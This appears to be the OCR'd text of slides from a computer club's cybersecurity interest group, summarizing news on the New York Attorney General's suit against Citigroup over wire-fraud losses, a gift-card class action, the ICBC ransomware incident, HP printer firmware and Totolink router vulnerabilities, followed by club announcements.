
How are we doing? Leave a review on Trustpilot.

WSJ Report Citigroup suit

- New York Attorney General suit 30-Jan-2024
- "Consumers lose tens of thousands of dollars or more by doing nothing more than clicking on a link in a text that appears to be from a trusted source, providing information on a call with a purported representative of Citi, or answering security questions on a website that looks official."
- Citi
- "closely follows all laws and regulations related to wire transfers and works extremely hard to prevent threats from affecting our clients and to assist them in recovering losses when possible."
- "Banks are not required to make clients whole when those clients follow criminals' instructions and banks can see no indication the clients are being deceived."
- Electronic Fund Transfer Act
- Consumer Protections

- Class action suit
- Visa Vanilla gift cards
- Less tamper proof
- deceptive and unfair consumer practices

Reuters report



Used to be "Keep Out"

- China’s ICBC bank - ransomware
  Novell Netware
- HP printer firmware 3-rd party ink
- Totolink router vulnerabilities
  A3300R N200RE

Current Issues

- Recovery Seminar
- https://vimeo.com/882272974?share=copy
- NOW, Your input, experiences, …

- Helpful < - > Harmful
- Awareness, Preparedness, Understanding

Computer Club, Help Center, SIGs, Presentations, classes
Cyber Security SIG meetings, NEWSBLOG
Internet

- Questions, suggestions, comments?

SCCCCyber@gmail.com